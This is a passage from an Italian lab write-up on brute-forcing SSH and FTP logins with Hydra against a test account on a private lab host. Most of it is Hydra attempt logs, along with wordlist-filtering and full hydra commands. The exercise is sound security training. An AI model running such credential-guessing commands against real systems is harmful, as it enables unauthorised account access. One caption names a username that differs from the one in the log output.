[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "walkertest" - 1616 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "vmteststobol" - 1617 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "vidtest" - 1618 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "verotest" - 1619 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "velikotester" - 1620 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "test" - 1621 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "testing" - 1622 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "tester" - 1623 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "test123" - 1624 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "testtest" - 1625 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "test1" - 1626 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "test1234" - 1627 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test_user" - pass "testpass" - 1628 of 14985 [child 3] (0/0)
[22][ssh] host: 192.168.20.11 login: test_user password: testpass
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test" - 2026 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testing" - 2027 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "tester" - 2028 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test123" - 2029 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testtest" - 2030 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test1" - 2031 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test1234" - 2032 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testpass" - 2033 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "contest" - 2034 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test12" - 2035 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "hottest" - 2036 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testing1" - 2037 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "ltest" - 2038 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "greentest" - 2039 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "contest" - 2040 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test1b1" - 2041 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test2" - 2042 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "teste" - 2043 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "tested" - 2044 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test1" - 2045 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testes" - 2046 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testes" - 2047 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testy" - 2048 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testme" - 2049 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "glotest" - 2050 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testing123" - 2051 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test1" - 2052 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testit" - 2053 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testicle" - 2054 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "test99" - 2055 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testuser" - 2056 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testing" - 2057 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "wiletest" - 2058 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "mupptestuser" - pass "testin" - 2059 of 14985 [child 0] (0/0)
Find: [22]
```

8 - Sopra: Hydra individua la coppia valida test_user:testpass durante la scansione SSH.

Poiché nel comando SSH non è stato utilizzato il flag -f, Hydra non si è interrotta dopo aver trovato la coppia valida. La scansione è proseguita fino all'esaurimento di tutte le 14.985 combinazioni e si è conclusa con il riepilogo 1 valid password found.

```
Session Actions Edit View Help
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "artest" - 14938 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "acidtest" - 14939 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "P47test86" - 14940 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "Elchtest" - 14941 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "Contest" - 14942 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "99test" - 14943 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "93qntest" - 14944 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "Atesting" - 14945 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "A4test" - 14946 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "3testing" - 14947 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "3g5dtest" - 14948 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "ltesty" - 14949 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "ltest" - 14950 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "ltest2" - 14951 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "ltest" - 14952 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "123test9" - 14953 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "12345678test" - 14954 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "128test" - 14955 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "ztest" - 14956 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "zeertest" - 14957 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "yntest" - 14958 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "vyncontest" - 14959 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "yhrmattest" - 14960 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "yatestres" - 14961 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "yannilantestubol" - 14962 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "xxatester" - 14963 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "xtesty69" - 14964 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "xtest" - 14965 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "xietest2664" - 14966 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wttest" - 14967 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wpktest" - 14968 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wilestin" - 14969 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wilestar" - 14970 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wiletest" - 14971 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "whitesta" - 14972 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "whitestripe" - 14973 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "whitestom31" - 14974 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "whitestart" - 14975 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "whitest" - 14976 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "wetester" - 14977 of 14985 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "westtest" - 14978 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "weletest" - 14979 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "webmasterstest" - 14980 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "walkertest" - 14981 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "vmteststobol" - 14982 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "vidtest" - 14983 of 14985 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "verotest" - 14984 of 14985 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "datteuser" - pass "velikotester" - 14985 of 14985 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 08:47:13
kali@kali:~$
```

9 - Sopra: conclusione della scansione SSH dopo l'esecuzione di tutte le combinazioni, con una password valida trovata.

6. Installazione e verifica del servizio FTP

6.1 Installazione e attivazione di vsftpd

Per la seconda parte dell'esercizio è stato scelto il servizio FTP. È stato installato vsftpd e il servizio è stato quindi avviato sulla porta TCP 21.

```
sudo apt install vsftpd
```


```
sudo service vsftpd start
```

Sono state riutilizzate le credenziali test user:testpass.

6.2 Verifica manuale dell'autenticazione FTP

```
ftp 192.168.20.11
```

Il server ha restituito il banner vsFTPD e ha accettato username e password. Il messaggio 230 Login successful e il prompt ftp> confermano l'autenticazione; il comando ls ha inoltre verificato la corretta gestione della sessione.




10 - Sopra: login FTP manuale riuscito con l'utente test_user.

6.3 Wordlist FTP maggiormente ristretta

Per velocizzare il secondo test è stata riutilizzata la stessa lista utenti preparata per SSH. La lista password è stata invece ridotta ulteriormente selezionando soltanto le righe contenenti testp. Il risultato comprende 7 password e, insieme ai 37 username, genera 259 combinazioni.

```
cat /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt | grep 'testp' > Desktop/ftp_passlist_testp.txt
```




11 - Sopra: creazione della wordlist FTP tramite grep 'testp'.

6.4 Ricerca delle credenziali FTP con Hydra

Hydra è stato eseguito con le stesse opzioni principali usate per SSH, sostituendo il modulo con ftp. È stato aggiunto il flag -f, che interrompe la scansione non appena viene individuata la prima coppia valida.

```
hydra -L Desktop/userlist_test.txt -P Desktop/ftp_passlist_testp.txt 192.168.20.11 -v -t4 ftp -f
```

La coppia test_user:testpass è stata individuata al ventinovesimo tentativo. Hydra ha terminato il target segnalando 1 valid password found, dimostrando il corretto funzionamento della procedura di auditing sul servizio FTP.



```
kali@kali:~$ hydra -L Desktop/userlist_test.txt -P Desktop/ftp_passlist_testp.txt 192.168.20.11 -v -t4 ftp -f
hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 05:49:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 259 login tries (l:37/p:7), ~65 tries per task
[DATA] attacking ftp://192.168.20.11:21/
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpass" - 1 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpw" - 2 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpilot" - 3 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpas" - 4 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpwd" - 5 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpw99" - 6 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser_h3" - pass "testpilo" - 7 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpass" - 8 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpw" - 9 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpilot" - 10 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpas" - 11 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpwd" - 12 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpw99" - 13 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser1" - pass "testpilo" - 14 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpass" - 15 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpw" - 16 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpilot" - 17 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpas" - 18 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpwd" - 19 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpw99" - 20 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser100" - pass "testpilo" - 21 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpass" - 22 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpw" - 23 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpilot" - 24 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpas" - 25 of 259 [child 1] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpwd" - 26 of 259 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpw99" - 27 of 259 [child 3] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "testpilo" - 28 of 259 [child 0] (0/0)
[ATTEMPT] target 192.168.20.11 - login "test-user" - pass "testpass" - 29 of 259 [child 1] (0/0)
[21][ftp] host: 192.168.20.11 login: test-user password: testpass
[STATUS] attack finished for 192.168.20.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 05:50:12

kali@kali:~$
```

12 - Sopra: Hydra individua la coppia valida test_user:testpass sul servizio FTP.

7. Conclusioni

L'esercitazione ha mostrato il flusso completo di creazione di un account locale, attivazione e verifica dei servizi SSH e FTP, preparazione mirata delle wordlist e recupero delle credenziali mediante Hydra. Sul servizio SSH la coppia test_user:testpass è stata individuata durante la scansione; in assenza del flag -f, Hydra ha continuato a verificare gli username successivi fino al completamento del processo. Sul servizio FTP, invece, il flag -f ha interrotto l'esecuzione subito dopo il rilevamento della coppia valida, riducendo notevolmente la durata della procedura.